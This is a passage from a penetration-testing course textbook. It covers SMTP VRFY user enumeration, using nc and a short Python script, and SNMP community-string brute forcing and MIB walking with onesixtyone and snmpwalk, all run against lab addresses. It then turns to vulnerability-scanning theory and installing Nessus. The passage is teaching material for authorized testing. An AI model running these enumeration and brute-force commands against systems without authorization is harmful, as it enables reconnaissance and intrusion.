Excellent! We can now read the file and make changes to it if we wish. Although the file contents were not what we expected in this particular instance, systems with this level of security are notorious for storing sensitive information in plain-text files. Take a moment to think about what else we might have been able to do in this case, from having SSH keys replaced, to reading confidential files, and so forth.

7.4.2.1 Exercises

1. Use Nmap to make a list of machines running NFS in the labs.
2. Use NSE scripts to scan these systems and collect additional information about accessible shares.

7.5 SMTP Enumeration

We can also gather information about a host or network from vulnerable mail servers. The Simple Mail Transport Protocol (SMTP)²¹⁶ supports several interesting commands, such as *VRFY* and *EXPN*. A *VRFY* request asks the server to verify an email address, while *EXPN* asks the server for the membership of a mailing list. These can often be abused to verify existing users on a mail server, which is useful information during a penetration test. Consider this example:

```
kali@kali:~$ nc -nv 10.11.1.217 25  
(UNKNOWN) [10.11.1.217] 25 (smtp) open  
220 hotline.localdomain ESMTP Postfix  
VRFY root
```

²¹⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol

```
252 2.0.0 root
VRFY idontexist
550 5.1.1 <idontexist>: Recipient address rejected: User unknown in local recipient
table
^C
```

Listing 264 - Using nc to validate SMTP users

Notice how the success and error messages differ. The SMTP server happily verifies that the user exists. This procedure can be used to help guess valid usernames in an automated fashion. Consider the following Python script that opens a TCP socket, connects to the SMTP server, and issues a VRFY command for a given username:

```
#!/usr/bin/python

import socket
import sys

if len(sys.argv) != 2:
    print "Usage: vrfy.py <username>"
    sys.exit(0)

# Create a Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the Server
connect = s.connect(('10.11.1.217',25))

# Receive the banner
banner = s.recv(1024)

print banner

# VRFY a user
s.send('VRFY ' + sys.argv[1] + '\r\n')
result = s.recv(1024)

print result

# Close the socket
s.close()
```

OS-555454 Ryan Dolan

Listing 265 - Using Python to script the SMTP user enumeration

7.5.1.1 Exercises

1. Search your target network range to see if you can identify any systems that respond to the SMTP VRFY command.
2. Try using this Python code to automate the process of username discovery using a text file with usernames as input.

7.6 SNMP Enumeration

Over the years, we have often found that the Simple Network Management Protocol (SNMP) is not well-understood by many network administrators. This often results in SNMP misconfigurations, which can result in significant information leakage.

SNMP is based on UDP, a simple, stateless protocol, and is therefore susceptible to IP spoofing and replay attacks. In addition, the commonly used SNMP protocols 1, 2, and 2c offer no traffic encryption, meaning that SNMP information and credentials can be easily intercepted over a local network. Traditional SNMP protocols also have weak authentication schemes and are commonly left configured with default public and private community strings.

Now, consider that all of the above applies to a protocol, which by definition is meant to "Manage the Network". For all these reasons, SNMP is another one of our favorite enumeration protocols.

Several years ago, we performed an internal penetration test on a company that provided network integration services to a large number of corporate clients, banks, and other similar organizations. After several hours of scoping out the system, we discovered a large class B network with thousands of attached Cisco routers. It was explained to us that each of these routers was a gateway to one of their clients, used for management and configuration purposes.

A quick scan for default cisco / cisco telnet credentials discovered a single low-end Cisco ADSL router. Digging a bit further revealed a set of complex SNMP public and private community strings in the router configuration file. As it turned out, these same public and private community strings were used on every single networking device, for the whole class B range, and beyond – simple management, right?

An interesting thing about enterprise routing hardware is that these devices often support configuration file read and write through private SNMP community string access. Since the private community strings for all the gateway routers were now known to us, by writing a simple script to copy all the router configurations on that network using SNMP and TFTP protocols, we not only compromised the infrastructure of the entire network integration company, but the infrastructure of their clients, as well.

7.6.1 The SNMP MIB Tree

The SNMP Management Information Base (MIB) is a database containing information usually related to network management. The database is organized like a tree, where branches represent different organizations or network functions. The leaves of the tree (final endpoints) correspond to specific variable values that can then be accessed, and probed, by an external user. The IBM Knowledge Center²¹⁷ contains a wealth of information about the MIB tree.

For example, the following MIB values correspond to specific Microsoft Windows SNMP parameters and contains much more than network-based information:

1.3.6.1.2.1.25.1.6.0	System Processes
1.3.6.1.2.1.25.4.2.1.2	Running Programs

²¹⁷ (IBM, 2019), https://www.ibm.com/support/knowledgecenter/ssw_aix_71/commprogramming/mib.html

1.3.6.1.2.1.25.4.2.1.4	Processes Path
1.3.6.1.2.1.25.2.3.1.4	Storage Units
1.3.6.1.2.1.25.6.3.1.2	Software Name
1.3.6.1.4.1.77.1.2.25	User Accounts
1.3.6.1.2.1.6.13.1.3	TCP Local Ports

Table 6 - Windows SNMP MIB values

7.6.2 Scanning for SNMP

To scan for open SNMP ports, we can run **nmap** as shown in the example that follows. The **-sU** option is used to perform UDP scanning and the **--open** option is used to limit the output to only display open ports:

```
kali@kali:~$ sudo nmap -sU --open -p 161 10.11.1.1-254 -oG open-snmp.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-01 06:26 MDT
Nmap scan report for 10.11.1.7
Host is up (0.080s latency).

PORT      STATE            SERVICE
161/udp    open|filtered  snmp
MAC Address: 00:50:56:89:1A:CD (VMware)

Nmap scan report for 10.11.1.10
Host is up (0.080s latency).

PORT      STATE            SERVICE
161/udp    open|filtered  snmp
MAC Address: 00:50:56:93:4E:DC (VMware)
...
```

Listing 266 - Using nmap to perform a SNMP scan

Alternatively, we can use a tool such as **onesixtyone**,²¹⁸ which will attempt a brute force attack against a list of IP addresses. First we must build text files containing community strings and the IP addresses we wish to scan:

```
kali@kali:~$ echo public > community
kali@kali:~$ echo private >> community
kali@kali:~$ echo manager >> community

kali@kali:~$ for ip in $(seq 1 254); do echo 10.11.1.$ip; done > ips

kali@kali:~$ onesixtyone -c community -i ips
Scanning 254 hosts, 3 communities
10.11.1.14 [public] Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT COMPATIBLE -
Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
10.11.1.13 [public] Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT COMPATIBLE -
Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
10.11.1.22 [public] Linux barry 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686
...
```

Listing 267 - Using onesixtyone to brute force community strings

²¹⁸ (Alexander Sotirov, 2008), <http://www.phreedom.org/software/onesixtyone/>

Once we find SNMP services, we can start querying them for specific MIB data that might be interesting.

7.6.3 Windows SNMP Enumeration Example

We can probe and query SNMP values using a tool such as **snmpwalk** provided we at least know the SNMP read-only community string, which in most cases is "public".

7.6.3.1 Enumerating the Entire MIB Tree

Using some of the MIB values provided in Table 6, we can attempt to enumerate their corresponding values. Try out the following examples against a known machine in the labs, which has a Windows SNMP port exposed with the community string "public". This command enumerates the entire MIB tree using the **-c** option to specify the community string, and **-v** to specify the SNMP version number as well as the **-t 10** to increase the timeout period to 10 seconds:

```
kali@kali:~$ snmpwalk -c public -v1 -t 10 10.11.1.14
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 12 Stepping 2 AT/AT
COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (2005539644) 232 days, 2:56:36.44
iso.3.6.1.2.1.1.4.0 = ""
...
```

Listing 268 - Using snmpwalk to enumerate the entire MIB tree

7.6.3.2 Enumerating Windows Users

This example enumerates the Windows users:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.14 1.3.6.1.4.1.77.1.2.25
iso.3.6.1.4.1.77.1.2.25.1.1.3.98.111.98 = STRING: "bob"
iso.3.6.1.4.1.77.1.2.25.1.1.5.71.117.101.115.116 = STRING: "Guest"
iso.3.6.1.4.1.77.1.2.25.1.1.8.73.85.83.82.95.66.79.66 = STRING: "IUSR_BOB"
...
```

Listing 269 - Using snmpwalk to enumerate Windows users

7.6.3.3 Enumerating Running Windows Processes

This example enumerates the running Windows processes:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.73 1.3.6.1.2.1.25.4.2.1.2
iso.3.6.1.2.1.25.4.2.1.2.1 = STRING: "System Idle Process"
iso.3.6.1.2.1.25.4.2.1.2.4 = STRING: "System"
iso.3.6.1.2.1.25.4.2.1.2.224 = STRING: "smss.exe"
iso.3.6.1.2.1.25.4.2.1.2.324 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.364 = STRING: "wininit.exe"
iso.3.6.1.2.1.25.4.2.1.2.372 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.420 = STRING: "winlogon.exe"
iso.3.6.1.2.1.25.4.2.1.2.448 = STRING: "services.exe"
iso.3.6.1.2.1.25.4.2.1.2.480 = STRING: "lsass.exe"
iso.3.6.1.2.1.25.4.2.1.2.488 = STRING: "lsm.exe"
...
```

Listing 270 - Using snmpwalk to enumerate Windows processes

7.6.3.4 Enumerating Open TCP Ports

This example enumerates the open TCP ports:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.14 1.3.6.1.2.1.6.13.1.3
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.21.0.0.0.0.18646 = INTEGER: 21
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.80.0.0.0.0.45310 = INTEGER: 80
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.135.0.0.0.0.24806 = INTEGER: 135
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.0.443.0.0.0.0.45070 = INTEGER: 443
...
```

Listing 271 - Using snmpwalk to enumerate open TCP ports

7.6.3.5 Enumerating Installed Software

This example enumerates installed software:

```
kali@kali:~$ snmpwalk -c public -v1 10.11.1.50 1.3.6.1.2.1.25.6.3.1.2
iso.3.6.1.2.1.25.6.3.1.2.1 = STRING: "LiveUpdate 3.3 (Symantec Corporation)"
iso.3.6.1.2.1.25.6.3.1.2.2 = STRING: "WampServer 2.5"
iso.3.6.1.2.1.25.6.3.1.2.3 = STRING: "VMware Tools"
iso.3.6.1.2.1.25.6.3.1.2.4 = STRING: "Microsoft Visual C++ 2008 Redistributable - x86
9.0.30729.4148"
iso.3.6.1.2.1.25.6.3.1.2.5 = STRING: "Microsoft Visual C++ 2012 Redistributable (x86)
- 11.0.61030"
...
```

Listing 272 - Using snmpwalk to enumerate installed software

7.6.3.6 Exercises

1. Scan your target network with onesixtyone to identify any SNMP servers.
2. Use snmpwalk and snmp-check to gather information about the discovered targets.

7.7 Wrapping Up

There is never one “best” tool for any given situation, especially since many tools in Kali Linux overlap in function. It’s always best to familiarize yourself with as many tools as possible, learn their nuances and whenever possible, measure the results to understand what’s happening behind the scenes. In some cases, the “best” tool is the one held by the most experienced practitioner.

8 Vulnerability Scanning

Vulnerability discovery is an integral part of any security assessment. While we prefer manual, specialized tasks that leverage our knowledge and experience during a security audit, automated vulnerability scanners are nonetheless invaluable when used in proper context. In this module, we will provide an overview of automated vulnerability scanning, discuss its various considerations, and focus on both Nessus and Nmap as indispensable tools.

8.1 Vulnerability Scanning Overview and Considerations

Before diving directly into our tools, we must take some time to discuss the process of vulnerability scanning, outline basic considerations regarding both automated and manual scanning, and discuss both critical nuances and best practices.

8.1.1 How Vulnerability Scanners Work

Vulnerability scanner implementations vary, but generally follow a standard workflow. Most automated scanners will:

1. Detect if a target is up and running.
2. Conduct a full or partial port scan, depending on the configuration.
3. Identify the operating system using common fingerprinting techniques.
4. Attempt to identify running services with common techniques such as banner grabbing, service behavior identification, or file discovery.
5. Execute a *signature-matching* process to discover vulnerabilities.

Notice that this process basically mirrors what we do during a manual assessment. As penetration testers, we may mentally execute some type of signature-matching process. For example, we may remember that a particular version of an application we spot in the field is vulnerable to a remote exploit. An automated scanner, however, performs this step with the assistance of unique vulnerability *signatures*.²¹⁹

As a part of this signature-matching process, many scanners use *banner grabbing*, a simple technique where text strings generated during an initial interaction with an application are obtained and analyzed. Some applications generate very specific banners, such as OpenSSH, which may return "SSH-2.0-OpenSSH_7.9p1 Debian-10", allowing us to precisely pinpoint the application version, while others, such as Apache Tomcat versions 4.1.x to 8.0.x, return a generic HTTP header of "Apache-Coyote/1.1". Naturally, more specific headers and banners make it easier for the scanner to determine the application version and by extension, to accurately detect potential vulnerabilities.

²¹⁹ (IEEE, 2020), <https://ieeexplore.ieee.org/document/1623997>

Some vulnerability scanners can be configured to exploit a vulnerability upon detection. This can reduce the likelihood of a false positive but also increase the risk of crashing the service. Always check scanner options carefully.

Most automated scanners inspect a wide variety of other target information during the signature-matching process. Nevertheless, even a strong signature match does not guarantee the presence of a vulnerability. This means automated scanners can generate quite a few *false positives*²²⁰ and by contrast, *false negatives*,²²¹ in which a vulnerability is overlooked because of a signature mismatch. False positives and negatives can also occur because of *backporting*,²²² in which package maintainers “roll back” software security patches to older versions. Backporting may result in the scanner flagging software as a vulnerable version when the vulnerability has actually been repaired.

Because of this, we should carefully inspect and manually review vulnerability scan results whenever possible. Given the ever-changing and complex technology landscape, vulnerabilities can show up in unexpected places. As good as some of the best commercially available scanners are, none are perfect. However, by updating the signature database before every engagement, we ensure that our scanner has the best chance of discovering the latest vulnerabilities.

This signature-matching process is quite efficient, and is much faster than a fully manual review, making automated vulnerability scanners an excellent choice as a first-pass during an assessment and a perfect companion to a manual review.

Taking time to understand the inner-workings of any automated tool we plan to use in the field is an extremely valuable exercise. This will not only assist us in configuring the tool and digesting the results properly, but will help us understand the limitations that must be overcome with manually-applied expertise.

8.1.2 Manual vs. Automated Scanning

We should combine manual and automated scan techniques during an assessment, but the proper balance becomes more evident with experience.

Let's discuss the primary advantages and disadvantages of manual and automated scanning in order to help strike the proper balance during an assessment.

A manual review of a remote target network will inevitably be very resource-intensive and time-consuming. Since this approach relies heavily on human interaction and repetitive tasks, it is also

²²⁰ (CGISecurity.com, 2008), <https://www.cgisecurity.com/questions/falsepositive.shtml>

²²¹ (CGISecurity.com, 2008), <https://www.cgisecurity.com/questions/falsenegative.shtml>

²²² (Red Hat, 2020), <https://access.redhat.com/security/updates/backporting>

prone to errors in which vulnerabilities may be overlooked. Nevertheless, *red-teaming*²²³ in particular, requires surgical precision and a minimal network footprint in order to remain undetected as long as possible. Using an automated scanner in these types of situations would not be the best approach. Furthermore, manual analysis allows for discovery of complex and logical vulnerabilities that are rather difficult to discover using any type of automated scanner.

However, automated vulnerability scanners are invaluable when working on large engagements under the typical time constraints associated with traditional security assessments. Whether using a general scanner across the entire target network or against a single dedicated host, we can establish a baseline in a much shorter period of time. These baselines allow us to validate easily-detected vulnerabilities, or at the very least help us understand the general security posture of the target.

While invaluable, vulnerability scanning can have disadvantages. Scan configurations can be extensive and complicated with defaults that could harm the target. For example, many scanners can and will attempt to brute-force weak passwords. During an engagement, brute-force techniques should be tightly regulated as they can lead to account lock-outs, which can incur significant downtime for the client. It is important to understand how a vulnerability scanner works and what its capabilities are before executing a scan.

Remember, when using an automated vulnerability scanner, our job as a penetration tester is to provide value above and beyond the output of any tool.

8.1.3 Internet Scanning vs Internal Scanning

Vulnerability scanners can easily scan Internet-connected targets as well as those connected to a local network. However, our scan results may be incomplete or inaccurate if we treat these targets as equals. Our network placement in relation to the target can affect our speed threshold, access rights, likelihood of traffic interference, and target visibility.

The speed of our connection to the target network dictates not only the raw bandwidth available to our scanner, but other factors such as the number of hops to the individual hosts. This means that we can conduct more intrusive and comprehensive scans more quickly against locally-connected hosts. However, we must be mindful of our traffic at all times, realizing that older equipment may be adversely affected by heavy scans. For optimal results, consider the guidelines established in the port scanning discussion in previous modules.

To achieve better scan results, consider throttling scan speeds and timeout values at first. Once you are comfortable with the quality of the results, you can start increasing the speed incrementally until a good balance is achieved.

Our positioning on the network can also affect our access rights and likelihood of traffic interference when communicating with our targets. Firewalls or Intrusion Prevention Systems (IPS), for example, could block our access to hosts or ports and may drop our traffic while generating security alerts. These devices limit our capabilities and subsequently mask

²²³ (Daniel Miessler, 2020), <https://danielmiessler.com/study/red-blue-purple-teams/>

vulnerabilities on targets behind them, which will negatively affect the end product we provide to our client.

Finally, our network positioning can affect target visibility. For example, a typical vulnerability scanner will attempt to discover targets with a ping sweep or ARP scan.²²⁴ However, Internet-connected targets would not be able to receive ARP traffic from external subnets and may block ICMP (ping) requests,²²⁵ meaning the scanner could miss the targets entirely if it has been configured to rely solely on these discovery options.

We need to take the time to thoroughly understand the target network, the exact network location we will be operating from, and the target access our network positioning provides. And as we always say, it is important to know your tools and how they work behind the scenes.

8.1.4 Authenticated vs Unauthenticated Scanning

Most scanners can be configured to run authenticated scans, in which the scanner logs in to the target with a set of valid credentials. In most instances, authenticated scans use a privileged user account in order to have the best visibility into the target system.

To run an authenticated scan against a Linux target, we simply enable the SSH service on the Linux target and configure the scanner with valid user credentials. Most scanners will use this access to review package versions and validate configurations in an attempt to discover potential vulnerabilities.

Windows authentication generally requires the Windows Management Instrumentation (WMI)²²⁶ along with credentials for a domain or local account with remote management permissions. Note that even with WMI configured, other factors may block authentication including UAC²²⁷ and firewall settings. However, once access is properly configured, most scanners analyze the system configuration, registry settings, and application and system patch levels. They also review files in the **Program Files** directories as well as all supporting executables and DLLs in the **Windows** folder, all in an attempt to detect potentially vulnerable software.

Authenticated scans generate a wealth of additional information and produce more accurate results at the expense of a longer scan time. Although an authenticated scan can be used during a penetration test (using discovered credentials, for example), it is more commonly used during the patch management process.

8.2 Vulnerability Scanning with Nessus

As we move beyond theory and begin looking at tools, we will first focus on **Nessus**, a popular vulnerability scanner that supports a staggering 130,000 plugins²²⁸ (vulnerability checks) at the time of this writing. While originally developed as an open source application, in 2005 the source

²²⁴ (Tenable, 2019), <https://docs.tenable.com/nessus/Content/DiscoverySettings.htm#HostDiscovery>

²²⁵ (Nmap, 2019), <https://nmap.org/book/man-host-discovery.html>

²²⁶ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/desktop/wmisdk/about-wmi>

²²⁷ (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works>

²²⁸ (Tenable, 2020), <https://www.tenable.com/products/nessus>

was closed.²²⁹ The change to a closed source model resulted in forks of the open source project, and to the release of OpenVAS.²³⁰


There are many commercial and open source vulnerability scanners with various strengths and weaknesses. However, Nessus is a quite capable industry standard, and the free “Essentials” version allows us to scan up to 16 IPs. It gives us insight into how to use the full commercial version without time limits or other constraints. The overall concepts discussed in this section will generally apply to just about any other commercial scanner as well.

8.2.1 Installing Nessus

For the purposes of this module, please note that you will need to install Nessus on the VM you are using to connect to the PWK labs, as an internet connection will be necessary to activate the Nessus instance, as well as to download the plugins. It is also important to mention that vulnerability scanners are generally resource-intensive. Many of them suggest minimum requirements that include at least 2 CPU cores as well as 8GB of RAM. These resource requirements won’t be necessary for our example.

Although Nessus is not available in the Kali repositories, we can manually download the 64-bit **.deb** file for Kali from the Tenable website: <https://www.tenable.com/downloads/nessus>.

We can view the SHA256 checksum value by clicking the “Checksum” link on the download page (Figure 44) and validate the downloaded file’s checksum with **sha256sum**:



The screenshot shows a table of download links for Nessus 8.6.0. The columns are: Download Link, Platform, File Size, Last Updated, and Checksum Link. A modal window is open over the table, showing the MD5 and SHA256 checksums for the selected 'Nessus-8.6.0-debian6_amd64.deb' file. The MD5 is d76a6b3d793e424737746c810991499a and the SHA256 is 2195721b0fa69068abe57d65f58e319f92225b39bfd3dc8b35a8aff5322b8349. The 'Nessus-8.6.0-debian6_amd64.deb' link is highlighted with a red box.

Nessus-8.6.0-Win32.msi	Windows 7, 8, 10 (32-bit)	89.7 MB	Aug 13, 2019	Checksum
Nessus-8.6.0-x64.msi	Windows Server 2008, Server 2008 R2*, Server 2012, Server 2012 R2, 7, 8, 10, Server 2016 (64-bit)	95.1 MB	Aug 13, 2019	Checksum
Nessus-8.6.0.dmg	macOS (10.8 - 10.14)	84.6 MB	Aug 13, 2019	Checksum
Nessus-8.6.0-amzn.x86_64.rpm	Amazon Linux	84.6 MB	Aug 13, 2019	Checksum
Nessus-8.6.0-debian6_amd64.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 AMD64	77.7 MB	Aug 13, 2019	Checksum
Nessus-8.6.0-debian6_i386.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 i386(32-bit)	75.7 MB	Aug 13, 2019	Checksum

Figure 44: Nessus Download and Checksum

```
kali@kali:~/nessus$ sha256sum Nessus-X.X.X.deb
34199e8ff70bc1502b82495272cee2d313dc15eacd1c0c1da6b851a32892d39d  Nessus-X.X.X.deb
```

Listing 273 - Verifying the checksum

²²⁹ (Renai LeMay, 2005), <https://www.cnet.com/news/nessus-security-tool-closes-its-source/>

²³⁰ (Greenbone Networks, 2019), <http://www.openvas.org>

The value displayed after running sha256sum and the value displayed on the website should match. Note that this checksum is version-dependent and may not match what is shown in the figures above.

Since our checksums match, we can install the package with **apt**:

```
kali@kali:~/nessus$ sudo apt install ./Nessus-X.X.X.deb
...
Preparing to unpack .../kali/nessus/Nessus-X.X.X.deb ...
Unpacking nessus (X.X.X) ...
Setting up nessus (X.X.X) ...
Unpacking Nessus Scanner Core Components...

- You can start Nessus Scanner by typing /etc/init.d/nessusd start
- Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (241-3) ...
Listing 274 - Nessus installation
```

With the package is installed, we can start the *nessusd* service:

```
kali@kali:~/nessus$ sudo /etc/init.d/nessusd start
Starting Nessus : .
```

Listing 275 - Starting Nessus

Once Nessus is running, we can launch a browser and navigate to <https://localhost:8834>. We will be presented with a certificate error indicating an unknown certificate issuer, but this is expected due to the use of a self-signed certificate.




Figure 45: Nessus Presenting a Certificate Error

To accept the self-signed certificate, click *Advanced* and *Add Exception...*:




Figure 46: Adding an Exception for the Invalid Certificate

With the security exception pop-up open, we can click *Confirm Security Exception* to accept the certificate:




Figure 47: Confirming the Security Exception

Once the page loads, we are prompted to select a Nessus product. For our purposes, we are going to deploy *Nessus Essentials*. This is done by selecting *Nessus Essentials* from the list and clicking *Continue*.




Figure 48: Selecting Nessus Essentials

Next, we are prompted to request an activation code for Nessus Essentials. Filling out the form with the required information and clicking on *Email* will send the activation code to our email address.

